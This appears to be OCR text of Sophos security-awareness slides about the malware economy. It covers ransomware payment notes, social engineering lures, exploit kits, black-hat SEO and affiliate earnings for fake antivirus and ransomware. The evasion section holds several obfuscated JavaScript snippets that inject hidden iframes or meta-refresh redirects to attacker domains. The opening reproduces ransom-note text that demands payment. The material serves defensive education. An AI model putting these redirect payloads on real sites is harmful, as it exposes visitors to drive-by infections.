Q: How can I make sure that you can really decipher my files?
A: You can send one ciphered file on email UNLOCK@SOPASYSTEM.COM (Indicate your ID and IP address in the message title), in the response message you receive the deciphered file.
Q: Where can I purchase a MoneyPak?
A: MoneyPak can be purchased at thousands of stores nationwide, including major retailers such as Wal-Mart, Walgreens, CVS/pharmacy, Rite Aid, Kmart, Kroger and Meijer.
Q: How do I buy a MoneyPak at the store?
A: Pick up a MoneyPak from the Prepaid Product Section or Green Dot display and take it to the register. The cashier will collect your cash and load it onto the MoneyPak.
Q: What if I don't have possibility to purchase prepaid voucher?
A: You can send money in amount of 200EUR by WesternUnion as alternative option.
WARNING!!!: If you don't pay the fine within 72 HOURS at the amount of 200.00 USD, all your computer data will be erased.
If you have any questions please contact us unlock@sopasystem.com
Moneypak
Email
PAY
We accept only Moneypak prepaid vouchers.
Visit for information: http://www.moneypak.com
MoneyPak

Main vectors

- Web
- Email spam
- Removable media (USB, phones)

Spam for malware distribution

Email messages containing malicious attachments

- Spam often used to distribute threats
- Attachments to the message
- Links in the message body
- Executable often in ZIP or RAR
- HTML attachments.
- Social engineering throughout

SOPHOS

Social engineering

- “You need to install this codec to watch that video”
- “You are infected! Install XP Antivirus 2012!”
- “OMG! Your private video is online. Watch it here.”
- “Open the attachment to see your pay raise details!”
- “You’ve got a PayPal payment. Open to see”
- … there is one for everybody …

Forces you to act, not think…

Ok, we're too smart to fall for this…

Software has “bugs”

- Bugs create vulnerabilities
- Vulnerabilities get exploited
- It may take weeks to patch a hole
- Exploit packs are sold online

They also have “holes”





Browsers & browser plugins:

- Java
- Flash
- PDF
- Quicktime
- Media players
- ActiveX
- Office documents
- Even images

Exploit packs = Silent installs


"drive-by" infections

Adpack Exploit Pack	Armitage Exploit Pack	Bleeding Life	CrimePack	Cry Exploit Pack	Datalife Exploit Pack
Eleonore	Fiesta Exploit Pack	Fire Pack Exploit	Fragus Exploit Pack	Gpack	Ice Exploit Pack
Impact (aka 'seo sploit')	Infector Exploit Pack	Mpack Exploit Pack	Multi Exploit Pack	Ninja Phishing Framework	Phoenix Exploit Pack
Poly Exploit Pack	Red Exploit Pack	SEO Exploit Kit (Numerous, names unknown)	Siberia Pack	Smart Exploit Pack	Target Exploit Pack
Tors Exploit Pack	Unique Exploit Pack	Yes Exploit Pack	Zero Exploit Pack	Zeus Exploit Pack	

BlackHole

- The most successful and prevalent exploit kit
- $1500 per year or from $50 a day
- PHP/MySQL backend
- Management console
- Version 2 (Oct 2012) includes Windows8 and mobile devices

SOPHOS



Source: http://malwareint.blogspot.com

SOPHOS

IT'S ALL ABOUT WEB TRAFFIC

Web traffic generation

- Black SEO (doorways, content farms)
- Traffic hijacking
- “Malvertizing”
- …

SOPHOS

SEO – How they do it?

Doorway – A web page that is designed to attract traffic from a search engine and then redirect it to another site or page

Google results


Googlebot sees

Firefox/Chome/IE

SOPHOS

Social networking malware

```
var redirects = [
['facebook.com',  abc+'fb.php'],
['tagged.com',    abc+'tg.php'],
['friendster.com',abc+'fr.php'],
['myspace.com',   abc+'ms.php'],
['msplinks.com',  abc+'ms.php'],
['myyearbook.com',abc+'yb.php'],
['fubar.com',     abc+'fu.php'],
['hi5.com',       abc+'hi5.php'],
['twitter.com',   abc+'tw.php'],
['bebo.com',      abc+'be.php'],
];
```



SOPHOS

Myth: I'm a safe surfer

Do you ever visit these sites?

SOPHOS

Even those we trust most

Website infections

- FTP account hacking
- cPanel exploits
- SQL Injections
- Vulnerable webservers, CMS (Wordpress, Drupal, …), PHP, …

Pharma profitability

This affiliate used 66 unique domains referencing his AffID

- 124 orders per day
- Average sale = $160
- 40% commission

124*160 = $19840 * 40% =

$7936/day

Date	Orders
01	30
02	74
03	216
04	193
05	231
06	191
07	189
08	78
09	99
10	128
11	52
12	7
Average sales per day	124

Fake anti-virus profitability

Statistics from topsale2.ru

User stats for period 2009-03-01 - 2009-03-15 :											
Date	Visits	Buy page	Loads	Sales	Ratio (Uniq/Sales)	Ratio (Loads/Sales)	Ch-backs	Refunds	Referals	Sales	Money
2009-03-01	15817	492	7980	37	1:427	1:215	0	1	0.00	1078.92	1078.92
2009-03-02	14013	409	5925	28	1:500	1:211	0	2	0.00	779.22	779.22
2009-03-03	9949	252	2832	21	1:473	1:134	0	2	0.00	569.43	569.43
2009-03-04	11765	298	3482	12	1:980	1:290	0	0	0.00	359.64	359.64
2009-03-05	7504	173	3064	2	1:3752	1:1532	0	0	0.00	59.94	59.94
2009-03-06	3023	106	3801	8	1:377	1:475	0	1	0.00	209.79	209.79
2009-03-07	2370	113	6416	9	1:263	1:712	0	1	0.00	239.76	239.76
2009-03-08	8841	278	6388	24	1:368	1:266	0	1	0.00	689.31	689.31
2009-03-09	10936	358	5234	6	1:1822	1:872	0	4	0.00	59.94	59.94
2009-03-10	12331	379	6862	24	1:513	1:285	7	2	0.00	482.05	482.05
2009-03-11	5384	194	833	13	1:414	1:64	0	0	0.00	388.31	388.31
Total:	**101933**	**3052**	**52817**	**184**	**1:553**	**1:287**	**7**	**14**	**0**	**4916.31**	**4916.31**

Fake AV recruitment – Topsale.ru

-25$ за продажу av.
- exe, а так же по запросу сделаем вам связку для iframe трафика.
- промо:фейковые сканер для редирект трафа.
- холд 14 дней (напр. за 1-7 число выплата 21).антифродовые условия биллинга.

SOPHOS

Top fake anti-virus affiliates

			Сумма, USD			
Loader	Сетапы	Покупки	Покупки	Возвраты	Рефералы	Прибыль
37943	19989	667	29853.86	-436.72	0.00	29417.14
39895	19722	74	5420.64	0.00	0.00	5420.64
41687	18619	384	28148.96	-3		
38059	16038	249	13908.24	-1		
39160	15335	176	9726.17			
29968	12076	207	11672.71			
13293	6866	129	6920.81			
18055	8915	157	7557.25			
29642	14802	265	12852.29			
50457	22463	464	21055.29			
338159	154825	2772	147116.22	-5		
Loads	Installs	Purchases	Total	Re		


Affiliate ID	Affiliate Username	Account Balance (USD)
4928	nenastniy	$158,568.86
56	krab	$105,955.76
2	rstwm	$95,021.16
4748	newforis	$93,260.64
5016	slyers	$85,220.22
3684	ultra	$82,174.54
3750	cosma2k	$78,824.88
5050	dp322	$75,631.26
3886	iamthevip	$61,552.63
4048	dp32	$58,160.20

Ransomware profitability

?	COUNTRY	INSTALLS	PINS	AMOUNT	CONVERSION
1	Austria (14)	529	13	1100	2.08%
2	Sweden (221)	1066	87	5400	5.07%
3	France (84)	2998	113	11200	3.74%
4	Italy (118)	272	1	100	0.37%
5	Portugal (193)	283	1	100	0.35%
6	Spain (217)	1604	26	2450	1.53%
7	Poland (191)	1462	16	1600	1.09%
8	Netherlands (176)	1427	72	6650	4.66%
9	Finland (77)	1			0%
10	Belgium (21)	401	7	700	1.75%
11	Germany (94)	5376	167	14450	2.69%
Total:		15419	503	43750	2.84%

SOPHOS

Arms Race …



SOPHOS

Evasion Techniques

- IP/network blocking
- HTTP_REFERRER/cookie check
- “Time attacks”
- JavaScript obfuscations for redirect chain
- Browser detection
- Delays
- DOM tricks
- “Click to download” images

JavaScript Obfuscation

```
(A) <iframe src="http://evil.com/" width=0 height=0></iframe>

(B) <script>document.write(unescape("%3ciframe+src%3d%22http%3a%2f%2fevil.com%2f%22+width%3d0+height%
3d0%3e%3c%2fiframe%3e");</script>

(C) <script>function debase64(t){var k='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/=';var o='';var q,w,e;var a,s,d,f;var i=0;do{a = k.indexOf(t.charAt(i++));s=k.indexOf(t.charAt(i+
+));d=k.indexOf(t.charAt(i++));f=k.indexOf(t.charAt(i++));q=(a << 2) | (s >> 4);w=((s & 15) << 4) |
(d >> 2);e=((d & 3) << 6) | f;o=o+String.fromCharCode(q);if(d!=64) o=o+String.fromCharCode(w); if(f!
=64) o=o+String.fromCharCode(e);} while(i<t.length);return(o);}document.write(debase64
("PGlmcmFtZSBzcmM9Imh0dHA6Ly9ldmlsLmNvbS8iIHdpZHRoPTAgaGVpZ2h0PTA+PC9pZnJhbWU+"));</script>
```

```
function lhpm(uoaq){var
kypv,jzg5="",dl6e="uax:Ooc-tnr.hm/>p;vqblsi=f eg\"<",azec,uood,
ersp=dl6e.length;eval(unescape("%66un%63ti%6Fn o%74gk%28rq%30d)
{%6Azg%35+=%72q0d%7D"));for(uood=0;uood<uoaq.length;uood++){kyp
v=uoaq.charAt(uood);azec=dl6e.indexOf(kypv);if(azec>-1){azec-=
(uood+1)%ersp;if(azec<0){azec+=ersp;}otgk(dl6e.charAt(azec));}e
lse{otgk(kypv);}}eval(unescape("%64oc%75me%6Et.w%72it%65(j%7Ag
5)%3Bjz%675=%22%22;"));}lhpm("u><hcaqp; vta/-:rp\"p>aq>c=s::tt
g..g:r=tqu0=lsuquagfrhqa0sit:ng>0/pmqgc0= ");
```

```
var s="=nfub!iuuq.frvjw>#sfgsfti#!dpoufou>#1<vsm>iuuq;00qbsuzof
bs/sv#!0?"; m=""; for (i=0; i<s.length; i++) {if(s.charCodeAt
(i) == 28){ m+= '&';} else if (s.charCodeAt(i) == 23) { m+= '!
';} else { m+=String.fromCharCode(s.charCodeAt(i)-1);}}documen
t.write(m)
```


```
var s="ifmmp!csjbo!=nfub!iuuq.frvjw>#sfgsfti#!dpoufou>#1<vsm>iu
uq;00uvsltbhmjltfo/psh/us0y/iunm#!0?!czf!csjbo";
```

```
hp_d01(unescape(">ogvc%22jvvr/gswkt? pgdpgqj %22amlvglv? 29wpn?
jvvr8--[redacted]"));
```

```
var i,y,x="3c6d6574612068747470 2d65717569763d2272656672657368
2220636f6e74656e743d22333b75726c3d687474703a2f2f646f6761726d6
32e636f6d2f782e68746d6c22202f3e";y='';for(i=0;i<x.length;i+=
2){y+=unescape('%'+x.substr(i,2));}document.write(y);
```


SOPHOS

Exploit Code




SOPHOS

Evasion Techniques

Everything is a moving target

- Binaries repackaged every 20 min (!) and AV tested
  + server side polymorphism
- 100s of payload domains created daily
  + payload sites hosted on “free TLDs” (.cz.cc …)
- 10,000s of new infected websites stealing legitimate traffic, found daily
